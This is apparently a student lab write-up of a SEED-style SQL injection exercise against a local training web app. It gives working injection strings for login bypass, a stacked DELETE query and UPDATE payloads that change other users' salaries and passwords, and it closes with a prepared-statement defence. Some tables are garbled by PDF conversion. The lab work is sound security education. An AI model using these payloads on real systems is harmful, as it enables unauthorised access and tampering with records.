## Lab11\_SQL Injection

#### Task01

- 1. Login into MySQL.
- 2. Show all the database and choose the 'Users'. Then present all the tables in 'Users' database.

```
mysql root@127.0.0.1:(none)> SHOW DATABASES
 Database
 information schema
 Users
 elgg_csrf
 elgg_xss
 mysql
 performance schema
 phpmyadmin
8 rows in set
Time: 0.002s
mysql root@127.0.0.1:(none)> USE Users
You are now connected to database "Users" as user "root"
Time: 0.002s
mysql root@127.0.0.1:Users> show TABLES
 Tables in Users
 credential
1 row in set
Time: 0.003s
```

Print the information about Alice.

```
mysql root@127.0.0.1:Users> select * from credential where
                                                             \G
ID
           1
           Alice
Name
EID
           10000
           20000
Salary
           9/20
birth
SSN
           10211002
PhoneNumber
Address
Email
NickName
Password
           fdbe918bdae83000aa54747fc95fe0470fff4976
1 row in set
Time: 0.002s
mysql root@127.0.0.1:Users>
```

#### Task02

#### Inject from web page

1. We can provide the data for the user name field like below:



2. The attack is successfully launched.

### **User Details**

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

#### Attack from the command line

We use the command


# curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=alice%27%20%23&Passwo rd=1'

#### to launch the attack.

The result is the HTML source code of Alice profile.

#### Attack and append a new SQL statement

1. We have a user called Chen. The goal is to delete the record about Chen by using SQL injection attack.



By injecting the following string in the SQL, we can launch the attack.

```
admin'; DELETE from credential where Name="chen"; #
```

The whole SQL looks like this:

```
select * from credential where name='admin';DELETE from credential where
Name="chen";#' and Password='sdfasdfasdf';
```

However, if we try it on the web page, the attack won't be successful. Because the PHP's 'mysqli' extension. The 'musqli::query()' API cannot allow multiple queries to run in the database server.



If we run the malicious SQL in MySQL, we can find that this SQL is worked.

	ant to pr		;#' and structive co y/n): y		'sdfasdfasd					
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Pa
6 <sup>I</sup>	Admin	99999	400000	3/5	43254314	 			1	a!
ne: 0.0	924s	affected			4					
ne: 0.0 s <b>ql roc</b>	924s		's> select *	* from cre +   birth	dential +   SSN	+   PhoneNumber	+   Address	-+   Email	-+   NickName	-+   P
ne: 0.0 s <b>ql roc</b> ID	024s 0 <b>t@127.0</b> .	0.1:User	's> select *	+	+	+   PhoneNumber +	-+	-+   Email -+	-+   NickName -+	-+   P -+
ie: 0.0 iql roo +- ID   +- 1   2	D24s Dt@127.0. Name Alice Boby	0.1:User EID   10000   20000	Salary   20000   30000	+   birth +   9/20   4/20	+	+   PhoneNumber 	Address	-+   Email -+	-+   NickName 	1   1
ne: 0.0 sql roo +- ID   +- 1   2   3	Name   Boby   Ryan	EID   10000   20000   30000	Salary   20000   30000   50000	+   birth +   9/20   4/20   4/10	+	PhoneNumber	Address	-+   Email -+  	NickName	-+   1   k
ne: 0.6 sql roo ID   1   2   3   4	D24s Dt@127.0. Name Alice Boby	0.1:User EID   10000   20000	Salary   20000   30000	+   birth +   9/20   4/20	+	PhoneNumber	Address	-+   Email -+  	NickName	1   1

#### Task03

#### Modify your salary

1. First, we check the salary of Alice in MySQL.

2. We can launch the attack by sending some intended string into the 'Phone Number' field.

NickName	1221
Wexivanie	1231
Email	23
Address	qwe
Phone Number	11111', Salary=99999 where Nam
Password	••••

The content of it: 11111', Salary=99999 where Name="Alice" # So the SQL executed in MySQL is like below:

```
UPDATE credential SET Nickname='1231',Email='23', address='qwe',
Password='sdfsdf', PhoneNumber='1111', Salary=99999 where Name="Alice" #'
WHERE ID=$id;"
```


3. Check the MySQL to see if the salary is changed.

#### Modify other people's salary

- 1. If we want to modify Boby's salary. We can use the same method to achieve it. Just need to change the input string in 'Phone Number' field to '11111', Salary=1 where Name="Boby" #'.
- 2. First, we check Boby's salary in the MySQL.



3. Then launch the attack.



Boby's salary is turned into 1.

#### Modify other people's password

1. We can use the same way to achieve this. The string in the 'Phone Number' field is the same as the former part (11111', Salary=1 where Name="Boby" #). And the string we put in the 'Password' field will be the new Password of Boby.



2. So let's check the MySQL to see if Boby's password is the same as the Alice.

3. Try to use Alice's password to login to Boby's account. We change Boby's password into '123123'.

# **Boby Profile**

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	1231



#### Task04

1. We change the code in the index.html to replace the login target from unsafe\_home.php to safe\_home.php.

The vital code to prevent SQL injection in safe\_home.php is like below:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

3. Try to use SQL injection during login. The attack was failed.



4. The code that will prevent SQL injection while editing the profile.

5. We try to modify Alice's salary to 88888 from 99999.



After the attack, we find the phone number field was modified to the string we type in the web page. The prepared statement will only treat the input as data.

